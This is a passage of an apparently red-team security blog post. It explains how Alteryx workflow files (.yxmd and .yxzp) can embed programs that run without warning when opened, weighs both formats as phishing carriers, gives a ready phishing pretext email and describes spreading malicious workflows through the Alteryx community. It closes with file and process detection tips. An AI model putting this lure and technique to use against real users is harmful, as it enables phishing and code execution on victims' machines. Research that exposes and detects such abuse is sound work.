


We can save the single workflow file (.yxmd), or export all associated assets to a package file (.yxzp).

Image not found or type unknown



If choose to export all associated assets, make sure you select the program.




From the victim’s perspective, if they have installed Alteryx software, both .yxmd and .yxzp files can be double-clicked or imported within the software. So, what are the subtle differences and pros and cons between the two file types?

yxmd File

A .yxmd file is essentially an XML file, the program and command line are embedded in it.

Image not found or type unknown



When we double-click or import a yxmd file within the software, **there are no warnings or alerts. The victim will not be notified that the workflow file specifies commands or programs to be executed!**

Therefore, the victim can import and run a carefully crafted malicious workflow file without any prompts or warnings. However, more complex workflow files often come with some external assets, such as input data or macros. When importing a yxmd file, if external assets are missing, an error message will be displayed after running the workflow. However, if we set the code execution to happen before running the workflow, by the time the user notices the error messages, we have already obtained client-side code execution.

Image not found or type unknown

Pros:

1: No alert or warning

2: The user will not notice any embedded program or command

3: Simple to craft a malicious one

4: Looks very legitimate


Cons:

1: The context of the workflow should not be very complex.

yxzp File


A .yxzp file is a package file, we can use 7-Zip to check its contained folders and files.

Image not found or type unknown



And we can find the embedded program within a package file by manually browsing it.

Image not found or type unknown



By double-clicking on this .yxzp file or importing it within the software, the victim can see all contained files, including the program we embedded in it. We’d better name the program as legitimate as possible.

Image not found or type unknown

The following process is similar. Since the .yxzp file contains all the necessary assets, there will be no error messages due to missing assets.

Pros:

1: No alert or warning

2: The package contain all assets, we can craft a more complex workflow

3: Looks very legitimate

Cons:


1: The user can notice the embedded program

Delivery

For Red Team Operators

For red team operators who are conducting a red team operation, if the target is an enterprise in accounting, finance, data analysis, and some other industries, or if they know that the software is indeed widely used in the target enterprise, this phishing attack can be very effective. For example, the Big Four accounting firms widely use Alteryx software.

Image not found or type unknown



A possible phishing pretext:

Dear B company,

Hello! I am a representative from A company and I would like to discuss the possibility of collaborating with your company on the xxx business.

In this email, I would like to present a demonstration that we have prepared specifically for this business, which will be attached in an Alteryx workflow file. This workflow file will allow you to have a better understanding of our business process and provide you with a comprehensive overview.

If you are interested, we can arrange a time to discuss more details. If you wish to take a look at and run the workflow file, please ensure that you have installed the Alteryx software. If you have any questions or requirements, please feel free to contact me at any time.

Thank you for your time!


Best regards,

Representative of A company

How may TAs abuse it?

Considering that threat actors (TAs) may not have very specific targets, they may just want to find as many victims as possible and get control of their hosts. So, what will they do once they know about this phishing vector? For example, Alteryx software has official community support, and many software users discuss the solutions to Weekly Challenges in the community. TAs can pretend to be software users who have completed the weekly challenges, post their own answers for other community members to download and run. As this community is a place where software users gather to discuss, a workflow containing malicious programs will quickly spread.

Image not found or type unknown



Detection

File

.yxmd file

Inspect <Event> section


.yxzp file

Inspect all embedded files

Runtime

If the program embedded in the workflow is run, process **AlteryxGui.exe** will fork a child process **AlteryxEngineCmd.exe**, and the embedded program will be a child process of **AlteryxEngineCmd.exe**.

Image not found or type unknown



References

